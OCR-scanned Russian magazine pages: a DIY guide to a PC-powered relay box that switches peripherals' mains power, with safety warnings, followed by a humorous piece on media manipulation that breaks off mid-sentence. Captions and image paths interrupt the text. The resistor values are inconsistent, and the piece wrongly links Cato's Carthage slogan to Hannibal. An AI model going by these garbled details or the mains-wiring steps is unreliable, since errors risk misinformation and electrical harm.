МАНЧЕСТЕР ЮНАЙТЕД
ЛОКОМОТИВ
НЬЮКАСЛ
ЦСКА
18 ЛУЧШИХ ФУТБОЛЬНЫХ ШУТОК
Arsenal
Fly Emirates
wwwt.totalfootball.ru



ДМИТРИЙ МЕЛЬНИЧАНСКИЙ IOSAARIS@GMAIL.COM

ВКЛЮЧЕНИЕ КОМПЬЮТЕРА ДЛЯ ЛЕНИВЫХ

ВКЛЮЧАЕМ И ВЫКЛЮЧАЕМ КОМПЬЮТЕРНУЮ ПЕРИФЕРИЮ ОДНОЙ КНОПКОЙ

КАЖДЫЙ РАЗ ПРИ ВКЛЮЧЕНИИ КОМПЬЮТЕРА НУЖНО ВКЛЮЧАТЬ ЕЩЕ ДИСПЛЕЙ, КОЛОНКИ И ПРОЧИЕ ВНЕШНИЕ УСТРОЙСТВА. ДЛЯ ТЕХ, КОМУ ЛЕНЬ ТАК ДЕЛАТЬ, ПРЕДНАЗНАЧЕНА ЭТА СТАТЬЯ. ТЕПЕРЬ ВНЕШНИЕ УСТРОЙСТВА БУДУТ ВКЛЮЧАТЬСЯ, ТОЛЬКО КОГДА ВКЛЮЧАЕТСЯ СИСТЕМНЫЙ БЛОК, И ВЫКЛЮЧАТЬСЯ, КОГДА ОН ВЫКЛЮЧАЕТСЯ.

Включая комп, кроме системного блока, мы должны включить еще несколько устройств. Обычно это дисплей, колонки или усилитель, принтер и сканер, а если есть интернет, то может быть, и модем. По окончании работы все эти устройства надо еще и выключить. Нажать две-три кнопки несложно, но часто — просто лень. В результате, периферийные устройства остаются включенными тогда, когда это совершенно не нужно. Это наводит на мысль сделать какой-нибудь девайс, который будет включать и выключать компьютерную периферию без дополнительных действий с нашей стороны. В статье мы рассмотрим пример такого устройства.

Главные требования — это простота и универсальность. Девайс должен подходить к любым устройствам и позволять легкую замену одного устройства другим. Включение и выключение периферийных устройств должно зависеть только от состояния компьютера. О возможностях дополнительного управления включением и выключением речь пойдет дальше.

ТЕОРИЯ

Для отключения внешних устройств от сети мы используем реле. Напряжение на обмотку будет подаваться с компьютера, а его контакты будут подключать и отключать внешние устройства от сети. При выборе реле нас будут интересовать четыре параметра:

Номинальное напряжение — напряжение, которое можно подавать на обмотку реле бесконечно долго без опасности ее повредить


Напряжение срабатывания — минимальное напряжение, которое нужно подать на обмотку, чтобы реле сработало; как правило, оно ниже номинального

Напряжение коммутации — максимальное напряжение в цепи, которую мы коммутируем

Максимальный ток коммутации — максимальный ток в коммутируемой цепи

Так как мы будем отключать оба сетевых провода, нам понадобится реле с двумя группами нормально разомкнутых контактов


Напряжение питания для реле мы возьмем с блока питания компьютера. На его выходе напряжение есть, лишь когда компьютер включен, поэтому решится не только вопрос, где взять напряжение для обмотки реле, но и когда оно должно сработать. Мы включим компьютер, на реле будет подано напряжение, оно сработает и включенные через него приборы включатся. Из напряжений, которые выдает блок питания, нам доступны два: 5В и 12В. Выбор напряжения будет зависеть от реле, которое мы хотим использовать. Первое напряжение подойдет для реле с напряжением срабатывания до 5В и номинальным напряжением 5В и выше. Второе — соответственно для реле с напряжением срабатывания ниже 12В и номинальным напряжением 12В и выше. На самом реле обычно указывается только номинальное напряжение. Если оно равно 5В или 12В, можно быть уверенным, что реле подойдет и проверять напряжение срабатывания не нужно. Если же номинальное напряжение выше тех, что выдает блок



МОНТАЖ ВНУТРИ



РЕЛЕ



Реле представляет собой управляемый переключатель. Оно состоит из электромагнита и группы контактов, с которыми электромагнит связан механически. Когда через его обмотку проходит ток, контакты переключаются. Обмотка реле и контакты изолированы друг от друга, а для его срабатывания обычно достаточно небольшого напряжения (единиц или десятков вольт). Таким образом, оно позволяет с помощью низкого напряжения управлять цепями с высоким напряжением и с высоким током. Реле может иметь несколько групп контактов, переключающихся синхронно, но при этом изолированных друг от друга. Существует много типов реле, но перечислять их мы не будем.
В рамках статьи приведенного объяснения достаточно :).




УСТРОЙСТВА В СБОРЕ

питания, проверить, подойдет ли нам имеющееся реле, можно экспериментально. Для статьи предположим, что у нас реле с номинальным напряжением 12В, и дальше будем рассматривать только этот случай. С напряжением коммутации все просто. Так как мы работаем с напряжением сети, напряжение коммутации должно быть 220В переменного тока и выше. Ток коммутации должен быть не ниже суммарного тока, потребляемого устройствами, которые мы собираемся включать и выключать. Желательно взять его с запасом. Эти два параметра часто тоже указываются на самом реле. Например, обозначение 2A250VAC или 2A250V~ означает, что реле можно использовать в цепи с напряжением до 250В переменного тока, и ток в коммутируемой цепи не должен превышать 2А. Для своей конструкции я выбрал реле с номинальным напряжением обмотки 12В и рассчитанное на коммутируемый ток до 10А при напряжении 250В.

ПРАКТИКА


Самый простой вариант состоит из нужного количества розеток и реле. Если размеры розеток позволяют, можно расположить реле внутри одной из них. Если нет, то придется позаботиться об отдельной коробочке



ПРЕДУПРЕЖДЕНИЕ!

1. Изготовление описанной в статье конструкции подразумевает работу с напряжением сети, которое **опасно для жизни.**
2. Неправильная или некачественная сборка описанной конструкции может привести к попаданию напряжения сети на детали компьютера, которые для этого не предназначены. Последствия могут быть самыми непредсказуемыми для компьютера, работающих за ним людей и даже для других подключенных к нему компьютеров.
Из сказанного следует:
3. Не беритесь за повторение данного устройства, если у вас нет достаточных навыков и понимания, что именно и как нужно делать. За испорченное здоровье, вышедшие из строя компьютеры и вызванные прочтением этой статьи стихийные бедствия и природные катаклизмы я ответственности не несу!

для него. В своей конструкции я добавил выключатель, включенный параллельно контактам реле. Сделал я это на случай, если по какой-то причине мне понадобится включить периферийные устройства, не включая компьютер. Например, нужно будет подключить другой компьютер, а свой при этом я включать не захочу. В использованном мной выключателе есть неоновая лампочка, которая светится, когда розетки под напряжением. Она светится вне зависимости от того, были ли они включены с компьютера или вручную выключателем. Таким образом, у меня есть дополнительная индикация включения розеток.
Конструкция и внешнее оформление устройства зависят от имеющихся




ПАНЕЛЬ УПРАВЛЕНИЯ

в наличии деталей и умения того, кто его делает. Для себя я решил, что мне хватит четырех розеток. Сами розетки расположил на небольшой деревянной дощечке. На ней же расположен выключатель и пластиковая коробочка, где находится реле. Поскольку в устройстве присутствует высокое напряжение, представляющее опасность для жизни, конструкция ОБЯЗАНА быть закрытой. Высоковольтная часть должна быть хорошо изолирована, чтобы устройство не представляло опасности для окружающих. Разъем, с помощью которого наше устройство будет соединяться с компьютером, удобно установить на одной из металлических планок, которые закрывают места для плат расширения. Тип разъема большого значения не имеет, главное, чтобы он обеспечивал нормальный контакт. В первом варианте этого устройства, собранном несколько лет назад, у меня нормально работали 3.5 мм штекер и гнездо для наушников. В планке, где он был установлен, пришлось просверлить вручную отверстие для установки гнезда. В нынешнем варианте я использовал разъем DB-9 (типа мама, чтобы отличался от COM-портов). Если в будущем понадобится вывести из корпуса еще какие-то провода, можно будет использовать его же. Кроме того, для него можно найти готовую планку и не сверлить ее.
Монтаж особых трудностей не представляет. Для фазы и нуля стоит использовать провода разного цвета — это уменьшит вероятность напутать что-либо в соединениях. Цепь 12В должна иметь хорошую изоляцию от остальных цепей. Попадание напряжения сети на шину питания может привести к повреждению как самого компьютера, так и подключенных к нему устройств и других компьютеров. Монтаж внутри устройства показан на фото 2. Устройство в готовом виде показано на фото 3.



ВНУТРЕ У НЕГО НЕОНКА



На фотографии показана переделка выключателя на панели управления. Неоновая лампочка была заменена шестью соединенными последовательно красными светодиодами. Последовательно с ними был включен и токоограничивающий резистор. Сначала был выбран номинал 470м (именно он показан на фотографии); впоследствии он был увеличен до 100Ом. В результате падение напряжения на светодиодах составило 1.9В при токе 6.6мА.

МОНТАЖ ОСОБЫХ ТРУДНОСТЕЙ НЕ ПРЕДСТАВЛЯЕТ. ДЛЯ ФАЗЫ И НУЛЯ СТОИТ ИСПОЛЬЗОВАТЬ ПРОВОДА РАЗНОГО ЦВЕТА — ЭТО УМЕНЬШИТ ВЕРОЯТНОСТЬ НАПУТАТЬ ЧТО-ЛИБО В СОЕДИНЕНИЯХ.

ПАНЕЛЬ УПРАВЛЕНИЯ

Итак, наше устройство для тех, кому лень нажать несколько кнопок, готово. Все само включается и само выключается, все прекрасно и мы довольны. Но бывают случаи, когда системный блок должен оставаться включенным, а все остальное можно выключить. Например, мы оставляем компьютер включенным на ночь для скачивания, а дисплей, колонки и принтер можно вырубить. В нынешнем виде наше устройство




СХЕМА УСТРОЙСТВА

такой возможности не дает, то есть снова нужно выключать все по отдельности — и мы получим то, чего хотели избежать.
Для реализации такой возможности потребуется дополнительный выключатель, который будет отключать напряжение сети или напряжение с обмотки реле. Можно поставить его на само устройство, но если оно будет расположено в труднодоступном месте, будет не очень удобно. Поэтому мы расположим его на лицевой панели системного блока, где доступ к нему неограничен. В этом случае он будет отключать напряжение с обмотки реле. Тип выключателя большого значения не имеет. Обмотка реле обычно потребляет небольшой ток, поэтому мы несильно ограничены в выборе, но все же перед тем, как использовать конкретный выключатель, следует проверить, подойдет ли он по току.
Для своей конструкции я выбрал выключатель, показанный на фото . Внутри него есть лампочка, которая при включении светится, обеспечивая дополнительную индикацию. Так как он изначально рассчитан на напряжение сети, пришлось заменить его «родную» неоновую лампочку на светодиоды. Выключатель я расположил на одной из пластмассовых планок, которые закрывают отсеки для 5.25" приводов. Такая планка неплохо закреплена в корпусе и поскольку от нее не требуется нести большую нагрузку, собственного ее крепления вполне достаточно. К тому же, она легко обрабатывается, и не составило труда проделать в ней отверстие прямоугольной формы. Получившаяся панель управления со всеми проводами и разъемами показана на фото.

ЗАКЛЮЧЕНИЕ

Несмотря на свою простоту, описанное устройство очень удобно в использовании. Оно получилось универсальным и при желании мы с его помощью сможем включать даже расположенную рядом с компьютером настольную лампу, если используем ее, только когда сидим за компьютером. Полностью отключая периферийные устройства от сети, оно обеспечивает также их защиту от бросков напряжения. При желании все можно доработать и создать более сложные конфигурации.
Например, если у нас в доме один компьютер и есть модем, возможно, мы захотим, чтобы модем оставался включенным, когда мы отключаем остальные устройства с панели управления. Для этого к имеющейся конструкции можно добавить еще одно реле, которое будет выключать только модем, и подключить его к напряжению питания без дополнительного выключателя. Таким образом, если нам надо будет оставить компьютер включенным на ночь, мы вырубим дисплей, колонки и принтер, а модем продолжит работать. Когда мы выключим компьютер, модем выключится вместе с остальными устройствами.
Если у нас есть два компьютера с выходом в интернет, можно сделать отдельное устройство для выключения модема и маршрутизатора. В этом случае мы поставим два реле. Их контакты соединим параллельно, а каждую обмотку запитаем от своего компьютера. Таким образом, модем и маршрутизатор будут включаться при включении хотя бы одного из компьютеров и выключаться, если оба компьютера выключены и выход в интернет не нужен.
Если нет желания добавлять что-либо в системный блок компьютера, можно использовать реле с напряжением срабатывания до 5В и запитать их от порта USB. В этом случае важно, чтобы потребляемый реле ток не превышал максимально возможный для USB-порта.

PSYCHO:

СРЕДСТВА МАССОВОГО ЗОМБИРОВАНИЯ

Способы, приемы и механизмы манипуляции массовым сознанием с использованием СМИ

Глобализация вообще и развитие технологий в частности упростили и сделали эффективными не только торговлю, общение и транспортировку человеческих организмов из пункта А в пункт Б. Они значительно модернизировали управление общественным мнением, мировоззрением и мотивацией каждого конкретного маленького человечка. И действительно — больше не нужно нанимать глашатаев, подкупать опинион-лидеров в тавернах, чтобы они агитировали местных алконавтов за правильного государя, и платить редкими минералами злым магам, кастующим зомбирование третьего уровня на жителей городов и весей.

В отличие от сентябрьского psycho, где я рассматривал способы, которыми отдельные индивиды натягивают других отдельных индивидов, тайно заставляя их изменить свои мотивации в пользу манипулятора, в этой статье я рассмотрю вещи более масштабные. А именно — способы, с помощью которых индивид или группа хитрых индивидов транслируют свою точку зрения сотням и тысячам людей сразу. И заметь — это без использования всякой злой магии или каких-нибудь тайных психологических нанометодик с применением 25-го нанокадра. Все гениальное — просто!

Определение В прошлой статье я предложил твоему вниманию следующее определение манипуляции: «манипуляция — это такое скрытое действо, которое позволяет одному, обладающему определенным навыком, человеку, склонить другого (менее умелого или более слабого) к изменению своих желаний, мотиваций или линии поведения в пользу манипулятора, причем не прямым обманом или угрозой, а таким хитрым способом, при котором он окажется как бы сам ответственным за принятое решение».

Рассмотрим отличия манипуляции индивидуальной от манипуляции массовой.

- Разница в интеллектуальном уровне. Да, здесь все так же: манипулятор — более хитрая и интеллектуальная личность, нежели его жертва. Кстати, интеллект в данном случае не обязательно подразумевает баллы в SMS-тесте на IQ или количество высших образований на душу населения (хотя сейчас этим занимаются в основном профессионалы). Имеет большое значение и такая вот исконная, сермяжная хитрость, которая позволяет выпускникам третьего класса средней школы впоследствии ездить на «Мерседесе Гелендвагене». Да, такие люди не смогут поддержать философской дискуссии про то, сколько ангелов могут уместиться на кончике иглы, а вот одурманить сотню тысяч псевдоинтеллектуалов — пожалуйста. Опять же, вспомни прошлую статью и обрати внимание на то, что абсолютное большинство манипуляций реализуется людьми обычными, и учат их этому не академии или умные книжки, а объективная реальность.
- Тайное и явное. Манипуляция на индивидуальном уровне может и не быть скрытой — классический пример: подружка появляется перед тобой в эротическом наряде в тот самый момент, когда ты собираешься идти в кабак, пить огненную воду и смотреть матч Антигуа против Барбуды. Манипулирует ли она тобой? Да, она и не отрицает факт манипуляции (*строго говоря, подобное управляющее воздействие не является манипуляцией, поскольку инициатор стремится достичь обоюдной выгоды и не наносит психологического*



Врага нужно знать в лицо!

«Generation П» — мощный наркотический угар от Пелевина на тему СМИ. Очень советую!

и/или материального ущерба своей жертве — Прим.ред.) Тем не менее, все шансы на успех у нее есть :). Манипуляции массовые почти всегда скрываются по той причине, что их раскрытие приводит к бурлению масс, скандалам, тщательным расследованиям и строгим наказаниям кого попало.

• Отношение. Индивидуальный манипулятор относится к своей жертве как к некоей вещи, которая служит исполнению его планов. Манипулятор массовый относится к своим подопечным абсолютно так же.

• Выбор без выбора. В сентябрьской статье я писал, что манипулятор управляет жертвой не прямым обманом или угрозой, а путем создания ситуации «выбора без выбора» и грамотной, добровольной передачей ответственности с манипулятора на его жертву.

В манипуляциях массовых все происходит точно так же, но с большим размахом. Например, в рекламном ремесле этот подход возможен, но осложняется конкуренцией — товаров в одной категории несколько, и каждый из них стремится прозомбировать тебя на покупку именно его. В политическом деле все обстоит несколько проще — создание иллюзии отсутствия выбора («от моего голоса ничего не зависит») путем, например, афиширования непонятных соцопросов (99% половозрелых индивидуумов Бутатории будут голосовать за Народно-Освободительную Партию Мкомбу (НОПМ)), публикации лидера проплаченной партии в выгодном свете, дискредитации оппонентов, избирательной подачи информации в целом и пр.


Манипуляции в СМИ

Средства массовой информации — исходя из своего определения, являются бесспорным лидером в области воздействия на общественное сознание. Кстати, сейчас ты держишь в руках самое настоящее печатное средство массовой информации, и оно тоже тобой манипулирует! Но об этом — чуть позже. Пока рассмотрим конкретные приемы и уловки, используя которые СМИ воздействуют на мировоззрение, личные и общественные ценности и точку зрения широких масс. Поскольку мне бы очень хотелось избежать всяческой политоты в своем рассказе (до недавнего времени мне это казалось невозможным, поскольку и СМИ, и даже книжки про манипуляции посредством этих самых СМИ на поверку оказываются полны политотой на все 120%), я буду приводить примеры исключительно нейтральные. Например, из жизни сказочных королевств. Нет, я не геймер, не тролль 10-го уровня и не толканутый с деревянным мечом наперевес. Просто примеры у меня такие :).

• Создание псевдореальности. СМИ давно вышли из роли простого поставщика важной информации заинтересованным в ней людям. А может быть, они никогда эту роль и не играли.

Так или иначе, сегодня СМИ, во-первых, сами генерируют новости (в том числе и про себя же), а во-вторых, представляют собой некую виртуальную реальность, затягивающую в себя всех склонных к этому личностей (в основном это касается телевидения). Склонный к зависимости человек погружается в эту полную ништяков (псевдообщение, развлечения, информация) виртуальную реальность, со временем принимая ее правила так же, как погруженный в новое общество человек со временем принимает правила и авторитетов этого общества. Несмотря на кажущуюся простоту, этот прием — самый действенный. Человек — животное (вру, не животное) стадное, поговорки про то, как не стоит ходить в чужой монастырь со своим уставом и в чужое капище со своим идолом сочиняет именно он, авторитетов, доминирующую точку зрения и правила поведения в новых для себя обществах воспринимает легко. Ну, или не совсем легко, — если общество очень уж непривычное, то после периода «ломки»... но воспринимает.

Сомневаюсь, что среди наших читателей есть телеманьяки, но все же дам пару советов относительно того, как этого избежать. Во-первых, не смотри телевизор :). Если ты его все же смотришь, то сделай так, чтобы просмотр голубого экрана был для тебя делом глубоко вторичным. Общайся в реале, общайся в интернете, читай новости из нескольких источников, если уж тебе так неймется (например, скачай MDigger на КПК или смартфон и наслаждайся кучей информационных каналов



Кино по теме заказывали? Получите!



Доктор кукольных наук Карабас-Барабас не использовал современные технологии. Он полагался на физические методы и проиграл

одновременно). Во-вторых, прочти мою статью «День Зависимости» в апрельском][, крепко подумай и реши, относишься ли ты к личностям с зависимым или истероидным расстройством? Не имеет ли твое отношение к ящику черт зависимости (психическая зависимость, «повышение дозы», мысли о телевизоре в свободное время)? Если да, то выход один — проси своего лучшего друга закрутить тебе руки за спину и оттранспортировать твое скорбное умом тело в сторону ближайшего психоневрологического диспансера. Шучу-шучу. На самом деле, дочитай до конца статью про зависимости, там вопрос лечения вполне разносторонне рассмотрен. А я тем временем продолжу статью нынешнюю.

Кстати, возможно, ты думаешь, что эпоха телеманьяков ушла в прошлое, уступив место маньякам сетевым? Спешу разочаровать, это тебе только так кажется, поскольку, возможно, твой круг общения и сфера интересов включают в основном людей, давно отказавшихся от просмотра ТВ. На самом деле, статистическое большинство по-прежнему находится во власти зловещего зомбоэкрана, который с прежней силой затягивает людей, заставляя их подменять реальное общение наблюдением за общением виртуальным (тупые ситкомы, не менее тупые ток-шоу) и воспринимать не менее тупые и однобокие новости как истину в последней инстанции.

• Взрыв мозга. Современная наука толком не знает, является ли большинство зрителей зомбоканалов людьми не сильно умными изначально, или таковыми их делает живительное излучение телеканалов, но факт остается фактом — широкие массы наслаждаются искрометным юмором про похороны тещи, на которых порвали два баяна, и крайне актуальными ток-шоу, где большое количество участвующих специалистов и приглашенных звезд решают морально-этическую проблему, суть которой заключается в том, что пчелы фермера деревни «Будущее» укусили за попу соседку пейзанина, приезжую из Москвы женщину-инженера. Вполне логично предположить, что отупевший, не способный к критическому восприятию информации телезритель представляет собой более удобную мишень для промывания мозга. Многие «конспирологи» даже выдвигают мысли о некоем «заговоре», имеющем своей целью отупить народонаселение, но лично мне кажется, что все намного проще. Просто нужно признать, что численное большинство населения в целом — не гиганты мысли и не отцы русской демократии :). Тем более, что от интернета тоже тупеют. Гы, сынок. ЛОЛ.

• Карфаген должен быть разрушен. Один могучий римский деятель постоянно (в том числе и совершенно не в кассу) употреблял на собраниях сената фразу «Карфаген должен быть разрушен». Употреблял он ее не просто так, а с тайной, истинно манипулятивной целью — подготовить общественное сознание к войне с Ганнибалом. В результате, когда в сенате соответствующий вопрос был поставлен перед уважаемым собранием, ни у кого не возникло сомнений, что Карфаген должен-таки быть разрушен. Манипуляция состоялась — постоянное повторение какого-либо утверждения, в том числе и не подкрепленного никакими объяснениями и не сопровождающегося никаким внятным обоснованием, способствует проникновению оного в подсознание и потому работает на «ура». Повторенье — мать не только ученья, а народная пословица «раз назовут свиньей, два назовут, а на третий раз — сам захрюкаешь» имеет под собой мощное психологическое обоснование.

• Сегодня я дала врагу народа. Этим бессовестно стащенным у Даниила Шеповалова заголовком я ознаменую следующий манипулятивный прием: создание образа врага. Враг народа — всесторонне полезная штука, он потешает людей и отвлекает внимание широких масс от проблем настоящих. На всякий случай ознакомлю тебя с текущим списком истинных врагов согласно классификации господина Федотова (вообще-то он работает аналитиком в Инфовотче и к психологии манипуляций особого отношения не имеет, но мне его точка зрения нравится). Итак, враги бывают внешние, внутренние и супер-внутренние. Враги внешние — это, конечно, злые СыШиА и их не менее злые антагонисты — терроры международные. Враги внутренние — педофилы. Враги супер-внутренние, сидящие в каждом из нас — нарушители прав интеллектуальной собственности. Ну да ладно, ты прервись ненадолго, посмотри новости про то, как агенты империализма реализуют свои антироссийские планы, орды 